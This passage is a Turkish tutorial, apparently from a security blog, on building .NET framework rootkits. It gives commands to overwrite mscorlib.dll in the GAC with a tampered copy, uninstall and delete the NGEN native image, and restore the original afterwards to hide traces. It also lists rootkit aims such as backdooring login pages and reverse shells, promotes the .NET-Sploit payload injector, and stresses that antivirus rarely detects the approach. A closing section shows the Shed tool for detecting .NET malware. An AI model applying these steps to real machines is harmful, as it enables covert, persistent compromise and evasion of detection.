normnfd.nlp		39,284
normnfkc.nlp		66,384
normnfkd.nlp		60,294
prc.nlp		83,748
prcp.nlp		83,748
sortkey.nlp		262,148
sorttbls.nlp		20,320
xjis.nlp		28,288

Framework içinde çalışan diğer yürütülebilir dosyalardan bu DLL'ye yönelik talep üzerine framework sürümüne ve imzasına göre gerekli DLL'yi arayacaktır. framework gerçek imzayı kontrol etmeyecek, bunun yerine dizin dosyası adında belirtilen imzaya dayanacaktır.


Değiştirdiğimiz sürümümüzle orijinal mscorlib.dll dosyasının üzerine yazıyoruz.

```
copy mscorlib.dll  
c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
```

Bu DLL dosyasını kullanan çalışan bir uygulama olmadığı sürece herhangi bir şikayet olmaksızın kopyalama başarılı olur. Ama kopyalamadan önce reflector, visual studio, gibi programları kapatmalısınız. Değiştirdiğiniz DLL dosyasını dağıtmak için administrator level yetkisinde olmanız gerekir.

Şimdi demo uygulamamızı çalıştırmayı deneyelim ve ne olacağını görelim. Garip bir nedenden dolayı DLL dosyasını değiştirmemize rağmen bir etkisi yoktur.

Filemon kullanarak dosya sistemi erişimine baktığımızda ise frameworkün NativeImages dosyasında bulunan bu DLL dosyasının farklı bir sürümünü kullandığınızı öğreniyoruz.



#	Time	Process	Request	Path
200	15:44:18	Program.exe:1008	QUERY INFORM...	C:\Documents and Settings\Administrator\Application Data\Microsoft\CLR Security Config\v2.0.
201	15:44:18	Program.exe:1008	OPEN	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib.dll
202	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib.dll
203	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib.dll
204	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib.dll
205	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib.dll
206	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib.dll
207	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib.dll
208	15:44:18	Program.exe:1008	OPEN	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
209	15:44:18	Program.exe:1008	OPEN	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
210	15:44:18	Program.exe:1008	DIRECTORY	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
211	15:44:18	Program.exe:1008	CLOSE	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
212	15:44:18	Program.exe:1008	OPEN	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
213	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
214	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
215	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
216	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
217	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
218	15:44:18	Program.exe:1008	OPEN	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
219	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
220	15:44:18	Program.exe:1008	CLOSE	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
221	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
222	15:44:18	Program.exe:1008	OPEN	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
223	15:44:18	Program.exe:1008	CLOSE	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll
224	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\system32\mscorlib.dll
225	15:44:18	Program.exe:1008	CLOSE	C:\WINDOWS\assembly\AGAC_32\mscorlib.dll

Orijinal mscorlib.dll dosyasının (eski sürümü) önceden compile edilmiş yerel bir sürümünü kullanan bazı önbelleğe alma mekanizması var gibi görünüyor az sonra ise bu mekanizmanın nasıl devre dışı bırakıldığını öğreneceğiz.

NGEN Native DLL reverting etme

İşleri hızlandırmak ve sık kullanılan DLL'ler için JIT compiler'dan kaçınmak için Microsoft .NET derlemelerini yerel koda compile edebilen NGEN adlı güçlü bir mekanizma tasarladı. Bu mekanizmayı kullanarak, bir compile'a ihtiyaç duyulduğunda framework, önceden compile edilmiş bir yerel sürümünün var olup olmadığını kontrol eder ve eğer öyleyse, JIT compile edilmesini atlamak için yükler. Yani mscorlib.dll dosyasını değiştirmemize rağmen framework onu kullanmıyor. önbellekte depolanan yerel sürümü kullanıyor.

Editlediğimiz sürümü kullanmak için framework'e yerel sürümü kullanmaması için şu komutu çalıştırıyoruz.


```
ngen uninstall mscorlib
```

Ve DLL dosyasının yerel sürümünü siliyoruz.

```
rd /s /q c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib
```

Alternatif ise editlediğimiz dll dosyasını ngen ile yerel koda compile etmek. İzleri gizlemek için ise orijinal mscorlib.dll' dosyasını geri yüklemek.

Test uygulamasını çalıştırıyoruz
çıktı ise şöyle:



```
SDK Command Prompt
F:\Demo\01 WriteLine\runme>hello.exe
Hello <crazy> World!
Hello <crazy> World!
F:\Demo\01 WriteLine\runme>
```

gördüğünüz gibi başarılı bir şekilde framework'ü değiştirdik

framework rootkitleri

framework düzeyindeki rootkitler ise normal bildiğimiz rootkitleri ş teknikleri kullanırken kendini gizleyebilir;;

- *Backdooring authentication pages
- *Creating covert channels, reverse shells, etc.
- *Hiding specific files, directories, registry keys
- *Hiding services and process injection

*Port manipulation

*IP spoofing and DNS record manipulation

Rootkit işlemini .NET-Sploit ile otomatikleştirme

yukarıdaki süreci otomatikleştirmeye yardımcı olan bir araçtır .

.NET-Sploit'in yapabildikleri

*fonksiyonu değiştirme


*payload inject'leme

*payload çalıştırma

*code reshaping ile ilgilenir

*GACden istenilen DLL dosyasını çeker

*editlenmiş DLL dosyası için dağıtıcı oluşturur
aşağıdaki foto ise .NET-Sploit ten bir görüntü



Buraya kadar okuduysanız işin mantığını anlamışsınızdır. Artık gerisi size kalmış durumda.

Örnek olarak VM listesi (uygulayabileceğiniz)

- *.NET (CLR)

- *java Virtual Machine (JVM)

- *PHP (Zend Engine)

- *Dalvik virtual machine (Google Android)

- *Flash Player / AIR - ActionScript Virtual Machine (AVM)

- *SQLite virtual machine (VDBE)

- *Perl virtual machine

gibi vs.vb.

Peki neden .NET Framework =?

- *neredeyse bütün windows makinalara indirilir


- *disassemble ve tersine mühendisliği kolaydır



- *AV'ler çooooook nadir algılar belki de algılayamaz

- *diğer operation systems'lerde de vardır

- *diğer platformlara benzer yürütme modeli
- *halada bugün çoğu yeni proje tarafından kullanılıyor
- *fark edilmesi zordur

.NET yürütme modeline genel bakış





Basit bir şekilde .NET içerisinde zararlı yazılım
aramak

*githubdan bu aracı indiriyoruz:


<https://github.com/enkomio/shed/releases/tag/2.0.0>

*zipten çıkartıyoruz

*CMD'yi yönetici olarak açıyoruz ve shed'in
dosyalarını çıkarttığımız dosya içerisine
gidiyoruz

Örn.:

**(cd C:\Kullanıcılar\
Kullanıcı\Masaüstü/dosya1/Shed)**



```
Administrator: Command Prompt
C:\WINDOWS\system32>cd C:\Users\██████\Desktop\Shed
C:\Users\raghav\Desktop\Shed>
C:\Users\raghav\Desktop\Shed>
C:\Users\raghav\Desktop\Shed>
```

*dir komutunu yazıyoruz

```
Administrator: Command Prompt
C:\Users\...\Desktop\Shed>dir
Volume in drive C has no label.
Volume Serial Number is 6A02-91E2

Directory of C:\Users\...\Desktop\Shed

17-01-2019  16:31    <DIR>          .
17-01-2019  16:31    <DIR>          ..
06-03-2018  22:37          325,632 Argu.dll
06-03-2018  22:37          52,847 Argu.xml
17-01-2019  15:04    <DIR>          cs
17-01-2019  15:04    <DIR>          de
17-01-2019  15:04    <DIR>          en
17-01-2019  15:04    <DIR>          es
21-12-2018  15:16          19,968 ES.ManagedInjector.dll
22-12-2018  14:59          83,968 ES.Shed.dll
22-12-2018  14:59          121 ES.Shed.XML
22-11-2018  18:04          110 expression.txt
17-01-2019  15:04    <DIR>          fr
26-11-2018  18:51      2,697,264 FSharp.Core.dll
26-11-2018  18:51      762,040 FSharp.Core.xml
17-01-2019  16:14          5,120 HelloWorld.exe
17-01-2019  15:04    <DIR>          it
17-01-2019  15:04    <DIR>          ja
17-01-2019  15:04    <DIR>          ko
22-11-2018  00:38          746,552 Microsoft.Diagnostics.Runtime.dll
22-11-2018  00:38          331,259 Microsoft.Diagnostics.Runtime.xml
17-01-2019  16:14          12,288 MultiModuleMain.exe
27-11-2018  18:07          675,240 Newtonsoft.Json.dll
27-11-2018  17:59          699,263 Newtonsoft.Json.xml
15-09-2018  12:58          254,464 notepad.exe
17-01-2019  15:04    <DIR>          pl
17-01-2019  15:04    <DIR>          pt-BR
17-01-2019  16:31    <DIR>          Result
17-01-2019  15:04    <DIR>          ru
22-12-2018  14:59          33,792 Shed.exe
21-12-2018  21:19          524 Shed.exe.config
22-12-2018  14:59          118 Shed.XML
15-08-2018  10:35          358,536 System.Collections.Immutable.dll
15-08-2018  10:35          426,749 System.Collections.Immutable.xml
15-08-2018  10:35          584,848 System.Reflection.Metadata.dll
15-08-2018  10:35          450,794 System.Reflection.Metadata.xml
19-07-2017  10:01          24,776 System.ValueTuple.dll
```

*parametreleri görmek için Shed.exe -help yazıyoruz

```
C:\Users\...\Desktop\Shed>Shed.exe --help
--[ Shed .NET program inspector ]=-
Copyright (c) 2017-2019 Antonio Parata - @s4tan

USAGE: shed.exe [--help] [--dump-heap] [--dump-modules] [--inject] [--output <directory>] [--method <method>] [--pid <pid>] [--exe <file>] [--timeout <timeout>]
        [--version] [--verbose]


OPTIONS:
    --dump-heap          dump all objects found in the heap.
    --dump-modules       dump all the .NET modules from the running program.
    --inject             inject the input exe into the specified process pid.
    --output <directory> the directory where to save the output files.
    --method <method>    invoke the specified method from the injected assembly. If not specified a default activation is done.
    --pid <pid>          the id of the process to inspect or inject.
    --exe <file>         a filename to execute and inspect or to inject.
    --timeout <timeout>  wait the given amount of milliseconds before to inspect or debug the process.
    --version            print the Shed version.
    --verbose            print verbose messages.
    --help              display this list of options.
```

*.net exe dosyalarını taramak için. Github'dan sağlanan exe dosyalarını kullanabilirsiniz
<https://github.com/enkomio/shed>


